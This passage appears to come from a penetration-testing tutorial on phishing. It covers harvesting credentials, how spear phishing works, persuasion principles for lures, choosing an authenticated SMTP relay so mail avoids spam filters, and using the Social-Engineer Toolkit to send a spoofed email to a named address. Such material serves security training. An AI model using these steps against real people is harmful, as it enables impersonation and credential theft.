


Figure 11

Once this is done, we go to the email address we entered earlier in the script and verify that we managed to have the victim's credentials, as we can see in figure 12 in the email that has just arrived there are the credentials we were looking for




Figure 12

Spear Phishing email

A Phishing Attack is a type of social engineering attack in which a deception is designed to steal your valuable personal data. The stolen data usually concerns:

1. Credentials - like passwords, usernames and pin numbers
2. Personal data - like name, location and email address
3. Internal data - such as sale projections, contracts, and product roadmaps
4. Medical records - such as treatment information and insurance claims
5. Bank data - like account numbers and credit card information

There are 4 main phases in a phishing attack process:

- 1) In the first one the attacker acts as a legitimate institution or individual to trick victims into providing personal data
- 2) Then the attacker reaches the target by email, telephone or text message
- 3) The victim is tricked into clicking on the malicious link, which can lead to the installation of malware, freezing of the system or revealing sensitive information
- 4) Finally, the stolen information will be used to gain a foothold in corporate and governmental networks as part of a larger attack

While phishing is just kind of generic, low-tech, not targeted attacks, **spear phishing** is the act of sending emails to specific and well-researched targets while pretending to be a trusted sender. The aim is still to either infect devices with malware or convince victims to hand over information or money.

There are 3 main different types of spear phishing attack techniques:

- 1) Business Email Compromise - where hackers access or spoof an email from a senior executive such as a CEO or CFO and use it to request money, documents or login information from another employee
- 2) Whaling - which aims for high-profile targets specifically, such as C-level executives, politicians, or celebrities
- 3) Clone Phishing - where hackers create a nearly identical replica of a real message to trick the victim. While the message will appear valid. The attachment or link included in the message will be changed for a malicious one. These attacks often involve cloned websites with a spoofed domain that mimics a real one to trick the victim into providing sensitive information.

Phishers work by impersonating someone trusted by the target, which requires crafting a message that is credible and easily acceptable.

The first thing to understand when writing a spear phishing email is who to impersonate to trick the victim. Moreover, phishing emails are usually about urgent

matters like: account deactivation, compromised credit card, transfer funds, social media request, company tech support request.

To better understand how to write a phishing email, we need to comprehend how to trick a victim into falling for the trap. Here are the 6 Social Engineering principles:

1. Reciprocity: people tend to return a favor. For example, if an attacker is in some way generous or thoughtful, the victim may feel compelled to provide special access or otherwise bend critical rules.
2. Commitment and consistency: if people commit, orally or in writing, to a goal, they are more likely to honor that commitment.
3. Authority: people will tend to obey authority figures, even if they are asked to perform objectionable acts
4. Scarcity: perceived scarcity and urgency will generate demand
5. Social proof: people will do things that they see other people are doing
6. Familiarity and liking: people are easily persuaded by other people whom they like.

To send an email that doesn't end up in the spam box or doesn't even reach the destination, we need a reliable SMTP server.

What does SMTP do when you send an email?

1. Your mail client connects to the SMTP server through its address, using port 25
2. Your email client has a conversation with the server, it verifies the authentication credential of the account, relaying the message information and the message content
3. The server takes the message info from the request and repeats the step 2 with the recipient's mail server
4. The recipient's mail server checks the sending address, recipient address and message content. Checks the sending domain for DNS issues. Then will use POP3 or IMAP to retrieve the email and deliver it

There are different available options:

1. Implement a SMTP server - it's an easy solution but emails will be sent in the SPAM folder
2. Use an open relay SMTP server - it's a non reliable server and emails might get blacklisted
3. Use an authenticated SMTP server - requires authentication, so it's reliable and despite lack of anonymity it will go directly in the inbox.

We recommend to use an authenticated server, such as SMTP2Go, because it is:

1. Reliable, as it requires username and password to use the service
2. Has a freemium version
3. SPF and DKIM are handled automatically for your domain names
4. It prevents emails from going in blacklists and spam box

How to send a phishing emails

Steps:

1. Create smtp2go account
2. Use setoolkit to send the email

Create smtp2go account

the first thing to do is create an smtp2go account, so navigate to the www.smtp2go.com website and create a free account on this platform.




Figure 13 - smtp2go.com

Use setoolkit to send the email

```
.M""bgd 7MM""VMM MMP""MM""VMM
,MI  "Y  MM  '7 P'  MM  '7
MMb.  MM  d    MM
`YHMQ.  MMMMM  MM
.  MM  MM  Y  ,  MM
Mb  dM  MM  ,M  MM
P"Ybmd" .JMMMMMMMM .JMMML.

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

SET> |
```

Figure 14 - setoolkit

Once we have created the smtp2go account we can move on to the phase of sending the email using setoolkit so go to /home/document/setoolkit folder, and run the setoolkit using the following command: `sudo setoolkit`. When the program starts, the following screen appears (Figure 14).

At this point we have to choose what kind of attack we want to do, what we want is to perform "E-Mail Attack Single Email Address", so:

Select option 1:

1) Social-Engineering Attacks

then select option 5:

5) Mass Mailer Attack


and in the end we choose the option 1:

1) E-Mail Attack Single Email Address

Now we have to fill in all the fields that setoolkit asks us, so fill the next fields with the following data:

```
to: paul.franco1102@gmail.com
From address (ex: moo@example.com): n.ferretti@gmail.com
The FROM NAME the user will see: NOAH FERRETTI
Username for open-relay [blank]: [your username]
Password for open-relay [blank]: [you password]
SMTP email server address (ex. smtp.youremailserveryouown.com):
mail.smtp2go.com
Port number for the SMTP server [25]: 25
Flag this message/s as high priority? [yes|no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
Email subject: Creds problem
Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit
{return} on a new line.
Enter the body of the message, type END (capitals) when finished:
```

Check the email:



Now we verify that the email sent has actually arrived at its destination, as we can see in figure 15 email has arrived in the main mailbox with the parameters specified in the sending phase.

Figure 15